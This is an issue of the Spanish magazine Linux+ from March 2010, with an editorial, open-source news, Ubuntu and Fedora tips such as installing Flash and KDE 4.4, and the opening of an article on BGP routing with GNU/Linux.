LiNUX+

LA MAYOR REVISTA ONLINE SOBRE LINUX

Nº 3/2010 (63) MENSUAL ISSN 1732-7121

AIRBASE Y KARMETASPLOIT
DESPLIEGUE DE PUNTOS DE ACCESO ILÍCITOS (ROGUE AP)

WEKA Y JTWITTER
GESTIONA TWITTER DE MANERA INTELIGENTE

CÓMPUTO FORENSE
RECOLECCIÓN DE DATOS EN GNU/LINUX

GO
EL NUEVO LENGUAJE DE PROGRAMACIÓN DE GOOGLE

DBAN
ELIMINA DE FORMA SEGURA TODA LA INFORMACIÓN DE TU DISCO DURO

SHELLSCRIPTS
AUTOMATIZACIÓN DE TAREAS

BASES DE DATOS
EXPLOTANDO MYSQL

COMUNICACIÓN ENTRE PROCESOS
EN BUSCA DEL ESLABÓN PERDIDO

BGP SOBRE LINUX
ROUTING PARA LA PYME

Linux, la super estrella de Hollywood

Hace algún tiempo me he tropezado con un artículo que enumeraba algunos hechos de interés en la ya bastante larga historia de Linux. Algunos de ellos ya los conocía muy bien, sobre otros ya he leído en otras ocasiones pero hubo datos que me sorprendieron y me parecieron muy curiosos. Por ejemplo, ¿sabíais que la primera película de largometraje producida en servidores Linux que tuvo un gran éxito fue Titanic en 1997? De hecho el 95% de los servidores que se utilizan actualmente en los estudios de Hollywood que producen películas de animación son servidores basados en Linux. La película Avatar también fue producida utilizando este sistema operativo.

"con Linux no hay pasos atrás, la única dirección posible es adelante..."

No soy una cinemaníaca pero vi Avatar (la fabula deja mucho que esperar pero la gráfica y los efectos visuales me gustaron mucho) y oí hablar de que la tecnología 3D es el futuro del cine. No sé si será verdad pero algo es incuestionable, Linux se ha ganado un lugar de prestigio en el mundo de la gran pantalla.


Otro hecho que posiblemente ya conozcáis es la posición de Linux en el mercado de servidores. Según los últimos estudios ha conseguido el nivel de 33,8% frente al 7,3% de los sistemas de Microsoft. Es una ventaja considerable. Desgraciadamente si se trata de ordenadores de sobremesa y portátiles la situación es un poco peor: el sistema de pingüino ocupa tan sólo 1,02%. Y para terminar el último dato que llamó mi atención y que me parece digno de mencionar: casi el 90% de los superordenadores más potentes del mundo están gobernados por distintas ediciones de Linux adaptadas a sus necesidades.

¿Por qué os cito todos estos datos? Hace unos meses me sorprendí mucho al leer la noticia de que Linux se encuentra preinstalado en menos del 1% de ordenadores portátiles (a lo mejor os acordaréis de la editorial: Linux, ¿menos de 1%?). Me preguntaba entonces por qué los usuarios particulares prefieren otros sistemas operativos. Aunque sigo sin entenderlo (y probablemente nunca lo conseguiré), ya no me preocupa esto. Hay muchos campos en los que un sistema libre resulta la mejor solución, la educación sin ir más lejos. Por eso con Linux no hay pasos atrás, la única dirección posible es adelante.


¡Os deseo buen comienzo de primavera y nos vemos en abril!

Paulina Pyrowicz
Redactora Jefe de Linux+

En este número



Tema del número **Soluciones para empresas**





Apache Subversion

Después de haber sido "incubado" desde finales del año pasado en la Apache Software Foundation (ASF), el sistema de control de versiones centralizado de Subversion (SVN) finalmente ya es oficialmente un proyecto de primer nivel en la prestigiosa organización sin fines de lucro. Un comité de directores de la ASF así lo votó y la comunidad de SVN se apresuró a festejarlo. El nuevo hogar de Subversion ahora puede encontrarse en subversion.apache.org.

Aunque para los actuales usuarios de SVN todo esto significará poco, sí es un indicio indiscutible del ascenso en la aceptación del modelo de desarrollo compartido pero descentralizado de otros sistemas de control de versiones más modernos como Git, Mercurial y Bazaar, a costa de la popularidad de los viejos sistemas centralizados como SVN. Lo que a su vez hace inevitable la pregunta: ¿se está convirtiendo Apache en el cementerio de elefantes de los proyectos de código abierto?

http://www.vivalinux.com.ar/soft/apache-subversion

60 mil XO 1.5 de OLPC para alumnos de La Rioja, Argentina

La provincia argentina de La Rioja llegó a un acuerdo con la organización sin fines de lucro One Laptop Per Child (OLPC) del MIT Media Lab que permitirá la entrega de 60 mil laptops modelo XO 1.5 a los alumnos de nivel escolar primario y a sus maestros.

Luego de un frustrado acuerdo con OLPC a nivel nacional hace unos cuatro años atrás y del resurgimiento de un nuevo plan educativo a fines de 2009 con la compra de 200 mil laptops Classmate, algunas provincias argentinas interesadas con la iniciativa comenzaron a presentar sus propios planes locales de inserción digital logrando importantes acuerdos.

Tal es el caso de San Luis, única provincia argentina con wi-fi en todo su territorio, donde cerca de 3 mil chicos ya tienen su laptop Classmate de Microsoft dentro del marco del plan "Todos los chicos en la red", el cual intentará cumplir un plan similar al de Uruguay, país vecino donde a mediados de octubre de 2009, se completó el Plan Ceibal, que entregó más de 360 mil computadoras portátiles XO a estudiantes y profesores.

El acuerdo con La Rioja está basado en un sólido plan provincial presentado para insertar a chicos y grandes en el ámbito digital con el objetivo de achicar la brecha de conocimientos entre los ciudadanos que no tienen acceso a nuevas tecnologías. Este es el primer convenio de cooperación que OLPC firma con una provincia argentina.

http://tecnologia.iprofesional.com/notas/93943-La-PC-barata-de-Negroponte-desembarca-en-la-Argentina-para-pelear-contra-Intel.html

X.org Foundation perjudicado por dudosa política de PayPal

X.org Foundation, la organización que provee los fondos y la infraestructura para el desarrollo del sistema gráfico X.org, se encontraba cerrando su proceso de elecciones para la directiva de 2010 cuando Daniel Stone, uno de sus miembros del periodo anterior publicó una pérdida de US$5.000 por fraude, estafa o simple abuso por parte de PayPal.

El hecho no pasó desapercibido entre los participantes de las listas de correo de X.org y originó un hilo de discusión para tratar de entender qué pasó exactamente y por qué no se había intentado hacer algo por recuperar el dinero. Para sorpresa de muchos, este tipo de "quitada" de dinero no es algo nuevo en PayPal.

Lo que sucedió exactamente fue que X.org Foundation tenía US$5.000 en PayPal para cancelar parte de los costos de X Developers' Summit 2007, y PayPal cerró la cuenta por considerarlos como sospechosos de ser scammers. En estos casos, PayPal actúa en forma totalmente arbitraria, ya que de acuerdo a los términos de uso del servicio PayPal, la compañía decide por sí misma si toma o no el dinero de la cuenta. En este caso, PayPal simplemente dijo que X.org era sospechoso de fraude y tomó todo el dinero.

Inocentemente los miembros europeos de X.org Foundation preguntaron por qué no se inició una acción legal para recuperar el dinero, pero como la fundación tiene base legal en Estados Unidos, iniciar un juicio contra PayPal por "sólo" US$5.000 es perder el tiempo, sobre todo considerando que una compañía tan grande y probablemente acostumbrada a juicios de este tipo tiene abogados con mucha experiencia para ganar estos casos.



Figura 1. En general lo que se puede ver es que dejar la cuenta PayPal con saldo positivo es un riesgo. Obtener respuesta con PayPal es otra odisea según lo relatan los usuarios afectados, ya que hasta hace poco sólo se podía establecer una comunicación por Internet con PayPal y se recibía una respuesta genérica para nunca más volver a saber de ellos.

Daniel Stone también indicó que en la organización de la misma conferencia se perdieron otros US$5.000 en el sistema bancario brasileño, cuando se estaban cancelando los costos para traer a dos desarrolladores de ese país.

Pese a esta pérdida total de US$10.000, la fundación aún cuenta con fondos para unos tres años más, incluso tomando en cuenta que este año no se hicieron esfuerzos para recolectar dinero debido a la crisis económica.

Obtener respuesta con PayPal es otra odisea según lo relatan los usuarios afectados, ya que hasta hace poco sólo se podía establecer una comunicación por Internet con PayPal y se recibía una respuesta genérica para nunca más volver a saber de ellos. Hace poco y gracias a un cambio en la legislación norteamericana, se logró que PayPal entregara otros medios de contacto como el teléfono y su dirección física.

http://www.fayerwayer.com/2010/02/x-org-foundation-perjudicado-por-dudosa-politica-de-paypal/

Proyecto de código abierto logra victoria tras años de abuso legal

Tras un juicio de 5 años, Robert Jacobson, uno de los desarrolladores del proyecto de código abierto Java Model Railroad Interface (JMRI) finalmente fue compensado por el uso indebido de su software en la compañía KAMIND de Matthew Katzer, dedicada a vender aplicaciones de modelado de trenes.

El caso comenzó cuando Katzer inició acciones de dudosa legalidad para detener el proyecto JMRI y al mismo tiempo exigir el pago de dinero del proyecto JMRI a la empresa KAMIND.

A través de sus abogados y gracias al sistema de patentes norteamericano, Katzer obtuvo una patente por la tecnología de modelado de trenes que usaba el proyecto de código abierto JMRI, para luego tratar de exigir un pago por el uso de esas patentes.

Con la patente en mano, Katzer trató de solicitar inicialmente US$19 y más tarde US$29 por concepto de royalties por cada



copia descargada de JMRI. Si bien la patente era inválida por existir arte previo (el mismo proyecto JMRI), cuando Jacobson trató de advertir de esta situación a KAMIND, el abogado de la compañía envió como respuesta a Jacobson una factura de unos US$200.000 por las descargas de JMRI.

Jacobson comenzó a investigar por su propia cuenta y encontró con sorpresa que no solamente estaban tratando de extorsionarlo para pagar a otros por sus propias ideas, sino que además los productos de KAMIND usaban código que había sido tomado del mismo proyecto JMRI, sin ningún tipo de atribución y por lo tanto violando la licencia GPL, que obliga a que el software derivado conserve el mismo licenciamiento.

En este punto la situación comenzaba a ser derechamente ridícula, por lo que Jacobson inició un juicio contra Katzer y su abogado por el uso indebido de su software. En el año 2008 la Corte de Apelaciones Federal determinó que Katzer y sus secuaces no solamente eran culpables de incumplimiento de contrato por usar el código de JMRI en forma inapropiada, sino que también se trataba de una violación de copyright. Esta distinción es importante porque el martillo cae más duro cuando se trata de violación de copyright.

Tras esta decisión, se determinó que Jacobson podía solicitar compensación económica a Katzer y que además el haber eliminado la atribución e información de copyright desde el proyecto JMRI constituía una violación del Digital Millennium Copyright Act. Afortunadamente Jacobson no se encontraba solo y fue apoyado por organizaciones como Linux Foundation, Open Source Initiative, Creative Commons Copr, The Software Freedom Law Center y Wikimedia Foundation.



Figura 3. Jacobson comenzó a investigar por su propia cuenta y encontró con sorpresa que no solamente estaban tratando de extorsionarlo para pagar a otros por sus propias ideas, sino que además los productos de KAMIND usaban código que había sido tomado del mismo proyecto JMRI, sin ningún tipo de atribución y por lo tanto violando la licencia GPL, que obliga a que el software derivado conserve el mismo licenciamiento.

La codicia sin límites de Katzer

Katzer trató de contraatacar acusando a JMRI de usar texto de sus manuales que él consideraba de su propiedad, texto que había sido obtenido desde JMRI originalmente. Por este medio trató de obtener nada más y nada menos que US$6 millones. Y por si esto pareciera poco, Katzer trató de registrar el nombre DecoderPro y el dominio decoderpro.com, que corresponde a uno de los componentes de JMRI. Afortunadamente la World Intellectual Property Organization indicó que el registro debía ser devuelto al proyecto JMRI e incluyó una extensa nota indicando la mala fe con que Katzer actuaba. Finalmente el caso llegó a un fin, determinando la culpabilidad de Katzer en todos estos actos, incluyendo el intento de plantar una trampa con el texto de los manuales.

Lamentablemente, y como es usual en estos casos en donde los abogados se comportan como víboras, sólo se pudo obtener una compensación económica de US$100.000 que no alcanza para cubrir los gastos del largo juicio. Al menos, el proyecto JMRI podrá seguir avanzando tranquilo, y Katzner tendrá que buscar otra forma de ganarse la vida, o al menos no a costa del trabajo de otros.

http://jmri.sourceforge.net/k/summary.shtml




Figura 2. Website JRMI

Regresa a Madrid la conferencia que muestra cómo hacer negocio con software libre

Neurowork, consultora en tecnologías de la información de software libre, organiza una nueva edición de la *WhyFLOSS Conference Madrid 10*, continuando así con el apoyo a la promoción y la difusión del software libre y de fuentes abiertas.

Con más de 300 inscritos, la WhyFLOSS Conference tendrá lugar el próximo 18 de Marzo en la Escuela de Organización Industrial de Madrid, y acogerá diferentes conferencias en torno al futuro del software libre y de fuentes abiertas con un especial énfasis en el modelo de negocio, pero con contenidos que atienden también a los intereses de las comunidades de desarrolladores, los investigadores y universidades, empresas privadas, así como a las diferentes administraciones públicas españolas.

Una Conferencia de carácter libre y gratuito, pero que precisa de inscripción previa a través de la web *www.whyfloss.com/es/conference/madrid10*

ChromiumOS Flow, un Chrome OS mejorado para todos

Hexxeh, el desarrollador de la versión modificada de ChromiumOS, ha publicado una nueva versión de su proyecto, al que ha bautizado como ChromiumOS Flow, y que mejora el soporte hardware y más opciones de personalización. Este proyecto permite comprobar el rendimiento del sistema operativo en un PC, portátil o netbook de una forma realmente sencilla gracias a la utilización de un pendrive con 2 gigabytes de capacidad. Si quieres probar Chrome OS antes de tiempo, esta es una excelente opción.

http://www.muylinux.com/2010/02/18/chromiumos-flow-un-chrome-os-mejorado-para-todos/

Microsoft publica las especificaciones de los archivos .pst

Luego de varios meses de espera finalmente Microsoft cumplió con su palabra al publicar en detalle las especificaciones de los archivos .pst que son utilizados por la aplicación Outlook.

La liberación de esta documentación se realiza bajo la Microsoft Community Promise, que como su nombre lo indica es una “promesa” por parte de la compañía de que no aplicará sus patentes en algunos casos en que se implemente su tecnología.

A partir de la publicación de las especificaciones técnicas del formato .pst, las compañías y desarrolladores podrán crear nuevas aplicaciones que hagan uso de ellas, incluso será posible crear programas que exporten el contenido almacenado en estos archivos a otros formatos abiertos.

http://msdn.microsoft.com/en-us/library/ff385210.aspx

Problemas Flash 64 bits en Karmic

Todos los que utilicéis la versión de 64 bits de Karmic probablemente hayáis sufrido los problemas del reproductor de Flash que se instala desde el gestor de paquetes. La solución a estos problemas pasa por desinstalar el paquete y descargar el reproductor desde la página de Adobe:

- Desinstalar Flash: `sudo apt-get purge flashplugin-installer flashplugin-nonfree`
- Descargamos la última versión de Flash del sitio de Adobe.
- Descomprimir el fichero
- Copiar la librería a la dirección de los plugins de Chrome: */opt/google/chrome/plugins* o en el de Chromium: */usr/lib/chromium-browser/plugins* o en el de Firefox: */usr/lib/mozilla/plugins* .
- En el siguiente inicio ya podréis utilizarlo.

Eliminar archivos duplicados con Fslint

La posibilidad de tener el mismo fichero en nuestro equipo en dos ubicaciones diferentes, además de restarnos espacio, ralentiza los procesos de indexación y puede provocar problemas de versiones. La mejor manera de detectar estos ficheros duplicados y liberarnos de los problemas que conllevan es detectarlos automáticamente y borrarlos.
Para esta labor recomiendo el uso de Fslint, un programa incluido en el repositorio oficial de Ubuntu por lo que lo encontraréis en el "Centro de Software" o en Synaptic y que detecta automáticamente los ficheros duplicados con una interfaz muy intuitiva. También detecta: directorios vacíos, binarios no removidos y similares para ahorrar también espacio.
En la red: *http://www.pixelbeat.org/fslint/*

¿OpenOffice fuera de la versión netbook?

Cuando una distribución elimina un programa de su colección de software lo hace porque cree que es mejor para la mayoría de los usuarios. Además siempre está la opción de volver a instalarlo posteriormente. En el caso de la versión para *netbooks* de Ubuntu, que como sabéis cambia de nombre en esta edición para llamarse Ubuntu Netbook Edition, Canonical tenía preparado eliminar OpenOffice.org de la instalación y sustituirlo por Abiword y Gnumeric, un procesador de textos y una hoja de cálculo mucho más ligeras que OOo y que además encajan a la perfección en el escritorio Gnome de Ubuntu. El peso de Open Office a la hora de cargar, era el factor determinante, sin embargo, tras las quejas de los usuarios, los dirigentes de Canonical cambiaron de opinión y finalmente, dejaron la suite en la versión *netbook*. Aunque haya sido sólo un aviso, sería momento de replantearse el lanzamiento de una versión *light* de Open Office para este tipo de distribuciones orientadas a equipos con pocas prestaciones.

Ubuntu, una herramienta más

Para muchos, Ubuntu es un sistema operativo que utilizamos de manera frecuente en nuestro equipo para el día a día. Desde leer nuestro correo, a navegar por Internet pasando por labores como el desarrollo, ver películas... vamos lo que se dice nuestro sistema operativo de cabecera. Sin embargo, para otro grupo de personas muy numeroso, Ubuntu no llega a ese nivel pero sí es una herramienta.

Tengo muchos compañeros de clase que utilizan Ubuntu para trabajos y proyectos de la Universidad. En realidad no hacen nada más en el sistema de Canonical. Otro tipo de usuarios que podríamos encuadrar en este campo son los administradores de sistemas y los encargados del soporte que utilizan a Ubuntu como una suite de reparación y restauración de equipos. Hoy me voy a centrar más en este segundo campo. ¿Por qué Ubuntu es la herramienta perfecta para una persona que da soporte a usuarios? Básicamente hay cuatro aspectos que la hacen perfecta para la labor.

Compatibilidad hardware

El hecho de que recién arrancado un CD o USB Live hasta el sonido funcione, hace que la distribución se convierta en un entorno familiar en el primer arranque. Ya quedó atrás los tiempos de configuración del kernel y ese tipo de pasos que asustaban a los usuarios medios e incluso avanzados. A día de hoy, en un porcentaje altísimo de equipos, Ubuntu tiene compatibilidad plena o prácticamente plena en cuanto a hardware se refiere.

Compatibilidad con NTFS

¿Para qué queremos una herramienta para recuperar datos y restaurar el sistema si no podemos acceder a nuestras particiones Windows? La incorporación de un soporte de calidad para las particiones NTFS es otro punto esencial para que Ubuntu sea una distribución popular en este gremio.

Capacidad de arrancar directamente desde un dispositivo externo

Un dispositivo externo como una unidad óptica o como un disco extraíble pueden ser soportes suficientes para arrancar nuestro equipo. Sin necesidad de instalar nada en nuestro disco y gracias a la posibilidad de arrancar desde la RAM, cuando es imposible acceder al disco o hacer un test de memoria o de otro dispositivo hardware, Ubntu permite tener todo un sistema funcional.

Facilidad de uso

Para el típico administrador de sistemas Windows que nunca se ha enfrentado a una *shell* tipo Unix, Ubuntu es un paso hacia delante en la facilidad de uso porque el sistema de ventanas de Gnome, salvando sus diferencias con el de los sistemas de Microsoft, hace que el usuario se sienta seguro y capacitado para realizar su tarea.

Caso práctico

Un caso práctico es el siguiente: tenemos un equipo Windows con datos en su interior que por comodidad no queremos abrir para quitarle los discos duros y que sospechamos que tiene un virus o directamente un problema en el sistema que hace que tengamos que *formatearlo* e instalar el sistema de nuevo. ¿Qué hacemos?

- Descargamos una imagen ISO para crear un USB arrancable (si el equipo permite arranque por .USB, hay varios programas que crean el USB arrancable) o grabarla en un CD. Podéis encontrarla en *http://www.ubuntu.com.*
- Arrancamos el equipo desde el medio que acabamos de crear.
- Accedemos a nuestros discos (se montarán sin problemas aunque sean NTFS) y a través de un disco duro externo o un de un medio físico como un DVD recuperar la información. También podemos borrar virus o cualquier otra cosa, tenemos total libertad sobre el sistema. (Recordad que para llegar en XP a la carpeta donde está el Escritorio debemos dirigirnos a *Documents and settings\usuario\Escritorio* y que en Vista está en *Users\usuario\Escritorio*).

Los pasos a dar además de sencillos nos llevan a un resultado muy práctico. Aunque muchos prefieran una migración total de un sistema a otro, soy de los que piensa que para atraer más usuarios a Ubuntu, y a Linux en general, hace falta dar pasos más cortos y mostrar las ventajas del software libre sin dejar completamente de lado el software cerrado que se usaba hasta el momento.

XANGE

Esta es una distribución del país vecino (Portugal) y que es bastante apta para los novatos en GNU-Linux. Pues bien acaba de salir la versión 2010. Y trae muchas cosas buenas. Para empezar no es necesario decir que se basa en nuestra querida y bien amada Fedora y por defecto viene equipada con el entorno de escritorio KDE SC 4.3.2.

Es necesario decir también que el formato de distribución es Live CD pero por supuesto viene con el asistente de instalación. Está totalmente equipada con el software necesario para trabajar cómodamente ya que incorpora componentes privativos, léase drivers, códecs y otras aplicaciones que se hacen indispensables últimamente como Firefox 3.5.5, OpenOffice.org 3.1.1, VLC 1.0.3, Java, Adobe, Skype y el cliente de mensajería instantánea aMSN, así como RPM Fusion que es quien realmente le otorga estas características del soft privativo.

En el apartado del aspecto, aquí es necesario hacer constar que saca sobresaliente. Si hay algo de lo que la distro puede presumir es de su *artwork*, ya que aunque es sobradamente elegante, también como los creadores afirman tiene un cierto aire familiar, cosa que como decimos, para los novatos es de agradecer.



Figura 1. Xange

Es exactamente una distribución que en definitiva es una Fedora que viene cargada para instarla y sin tener que preocuparse de ponerla en marcha con todo lo necesario perfectamente integrado en el escritorio KDE y además con una gran estabilidad. En resumen, tratándose de una distribución basada en una casa madre como Fedora y con lo que se le ha añadido, sólo podemos decir que es una gran distribución.

Instalación de KDE SC 4.4.0 en Fedora 12

Se trata de uno de los entornos de escritorio con más adeptos de los que nos podemos encontrar en el panorama del software libre y su evolución en los últimos tiempos ha sido espectacular, pues bien, para todos aquellos que quieran gozar de la última versión de su escritorio favorito aquí va una pequeña muestra de cómo obtenerlo. No sé si a estas alturas estará disponible oficialmente en los repositorios de Fedora, pero de todos modos sí que se puede instalar desde los repositorios de KDE de Red Hat inestable. Para ello es necesario que añadamos los repositorios de KDE de Red Hat, para ello nos vamos a la consola y escribimos la siguiente línea: `su -c "wget http://apt.kde-redhat.org/apt/kde-redhat/fedora/kde.repo -O /etc/yum.repos.d/kde.repo"`.

Lo siguiente es realizar la instalación, para lo que en línea de comandos escribimos: `su -c "yum --enablerepo=kde* groupinstall 'KDE (K Desktop Environment)'"`.

O si lo preferimos actualizar con la siguiente línea: `su -c "yum --enablerepo=kde* update"`. Una vez hemos hecho lo anterior lo único que haremos será reiniciar el equipo y listo ya tenemos instalado y perfectamente funcional nuestro KDE SC 4.4.0.

Cloud Grupo de Trabajo

El Cloud computing tan de moda en los últimos tiempos es el protagonista también en Fedora en estos momentos, ya que ha formado un SIG (grupo de interés especial) con el objeto de aplicar distribuciones Linux en Cloud Computing.

El padre de la idea fue Greg DeKoenigsberg, uno de los veteranos arquitectos de la comunidad de la casa madre Red Hat, que propuso crear una lista de correo como nexo central de todos los interesados en el SIG. Fue a través de dicha lista en la que el primer mensaje, del propio DeKoenigsberg, propuso la primera meta definida, crear una imagen de alto rendimiento de Fedora para Amazon EC2 Cloud Computing, por lo que se está trabajando en lo que será la imagen EC2. Así las cosas se lanza un llamamiento a toda la comunidad Fedora interesados en el Cloud Computing, ya que en un futuro la infraestructura Cloud podría desempeñar un papel importante en la infraestructura del desarrollo de Fedora.

ScummVM

La máquina virtual Scumm o ScummVM, no es otra cosa que un software que nos permite ejecutar juegos que originalmente han sido creados para SCUMM el motor de LucasArts, aunque también hay que decir que soporta una gran variedad de juegos que no utilizan este motor y que han sido creados por otras compañías como Adventure Soft o Revolution Software.
La forma de trabajar de este software es ejecutar los juegos dentro de una máquina virtual, usando únicamente los archivos de datos y reemplaza los ejecutables originales del juego. La ventaja de este método es que permite ejecutar los juegos en sistemas operativos para los que no han sido diseñados como pueden ser pocketPC, PalmOS, Nintendo DS, PSP, Linux, Xbox o teléfonos móviles, además hay que recalcar que se trata de licencia GPL y que su instalación en Fedora es sumamente fácil, únicamente abrimos la consola y escribimos `yum -y install scummvm` y listo.
Fin de actualizaciones para Fedora 10
Esto es siempre una mala noticia, pero por supuesto es Ley de vida. Cuando ya nos acercamos al lanzamiento de la versión número 13 de Fedora tenemos que decir adiós al soporte de la diez. Exactamente el 17 de diciembre de 2009 se despedía del panorama el soporte oficial para esta versión, lo que quiere decir que a partir de esa fecha los repositorios se quedan como están y si se liberan parches de seguridad lo harán para Fedora 11 y 12 y lo mismo ocurre con los repositorios.

VortexBox 1.1

Yo como muchos, soy de esas personas que les cuesta deshacerse de sus viejos ordenadores y claro nos gusta tenerlos activos. Mira por donde tenemos una distro que viene en nuestra ayuda sobre todo a los que nos gusta la música. VortexBox nos ayudará a crear un servidor de música, lo que podríamos denominar una "Jukebox". Es una distribución basada en Fedora y entre sus características principales tiene:

- Ripeador de cd's a flac o mp3.
- Nos permite descargar carátulas.
- Distribuir mediante streaming.
- Compartir ficheros a través de Samba automáticamente.
- Realiza un reindexado automático del servidor después de cada ripeado de CD.
- Compatible con AppleTalk y Bonjour.
- Compatibilidad NFS con sistemas Linux o Solaris.
- Compatibilidad DLNA para soportar reproductores DLNA, XBOX 360, etc.
- Sencilla instalación de mplayer para obtener soporte AlianBBC.
- Soporte para Sonos y Linn.
- Perfecto como servidor para clientes con XBMC (XBOX Media Center) en XBOX, Widnows, OSX, AppleTV o Linux.

Un router BGP
sobre GNU/linux

Francisco Ramón Torrado Bea

Si hay un protocolo de enrutamiento que gobierna el Internet global de hoy, este es BGP. Pero en otro tiempo, hubo un backbone central llamado NSFNET que evolucionó hacia el Internet descentralizado actual. BGP hizo posible este cambio. Hoy en día, organizaciones medianas y grandes lo utilizan. Veamos los fundamentos de su funcionamiento y una implementación básica con GNU/Linux...



es@lpmagazine.org

Las necesidades de routing de una organización, dependen en gran medida de su tamaño. De esta manera se pueden clasificar las organizaciones a efectos de routing en las siguientes categorías:

- SOHO (Small Office/Home Office),
- Enterprise (empresa),
- Service Provider (ISP = Proveedor de servicios de interconexión).

Esta clasificación, no me la he inventado yo, sino Cisco, probablemente el mayor fabricante mundial de routers y equipamiento para networking. Obviamente, los routers que necesita un proveedor de servicios de Internet como Telefónica, requieren unas prestaciones que son muy superiores a las que un consumidor final necesita en su casa para conectar su portátil a Internet. Por supuesto, esta diferencia se refleja en el precio: unos pocos euros para un pequeño router casero, pero decenas de miles de euros para una máquina de gran capacidad.

¿Qué papel juega GNU/Linux en este mercado? GNU/Linux no es una solución válida para manejar grandes volúmenes de tráfico TCP/IP, como las que necesita un ISP o una gran empresa. Este tipo de organizaciones necesita de hardware muy especializado con una enorme capacidad de conmutación (Terabits por segundo) con sistemas operativos en tiempo real como el Cisco IOS optimizado para correr en tales plataformas. Sin embargo, una máquina GNU/Linux con la configuración adecuada y corriendo sobre un hardware adecuado, puede proporcionar unas prestaciones de routing suficientes para cubrir las necesidades de negocios e incluso empresas medianas... y lo que es más interesante a un coste reducido. Es decir, una máquina GNU/Linux puede convertirse en un router de prestaciones medias.

Justificación al uso de BGP

El aspecto más básico en el manejo del enrutamiento IP en una máquina GNU/Linux, viene dado por el paquete para GNU/Linux net-tools o el más moderno iproute. En estos paquetes podemos encontrar comandos de red para




Figura 1. Esquema de red del ejemplo

insertar rutas estáticamente en la tabla de enrutamiento, o examinarlas. Pero a medida que la red crece, el esquema de enrutamiento estático configurado de forma manual, puede convertirse en una fuente de errores y trabajo extra. Para evitarlo, se usan los protocolos de enrutamiento: RIP para redes pequeñas y OSPF para redes grandes. Gracias a estos protocolos de enrutamiento, las rutas *dentro* de nuestra red se actualizarán dinámicamente y nos ahorraremos disgustos. RIP y OSPF son protocolos de enrutamiento interior (IGP), porque manejan el enrutamiento dentro de nuestro sistema autónomo (AS). En el RFC 1771 [A Border Gateway Protocol 4 (BGP-4). Y. Rekhter & T. Li. March 1995] se define sistema autónomo (AS) como un conjunto de routers que están bajo una administración técnica única. El concepto de sistema autónomo juega un papel fundamental en lo que a BGP se refiere.

¿Pero qué sucede cuando el tráfico necesita salir fuera de nuestro AS hacia Internet, por ejemplo? La solución más habitual y más que suficiente en la mayoría de las ocasiones, es disponer de un router conectado a Internet a través de un proveedor de servicios de Internet (ISP). En este router se configura una ruta por defecto hacia el ISP. Esta ruta por defecto se difundirá al resto de routers de nuestra red mediante el protocolo de red interno que hayamos elegido (RIP u OSPF) y asunto arreglado.

Cuándo usar BGP

Sin embargo, hay casos especiales en los que la ruta por defecto no es la mejor solución. ¿Qué casos son esos? Supongamos que, debido a las necesidades de su negocio, no puede usted permitirse ningún corte en su servicio de acceso a Internet. Para obtener redundancia en su acceso, usted puede contratar la interconexión de su red a Internet con dos operadoras diferentes. Surgen diferentes posibilidades de configuración. Supongamos, por ejemplo, que le interesa balancear la carga de tráfico entre ambos enlaces, pero si se cae uno de ellos, quiere que el enlace que queda en pie asuma la carga de ambos. ¿Cómo se hace esto? Una posibilidad es utilizar un protocolo de enrutamiento exterior (EGP) como por ejemplo BGP, que enrute nuestros paquetes hacia otros sistemas autónomos, típicamente un ISP.

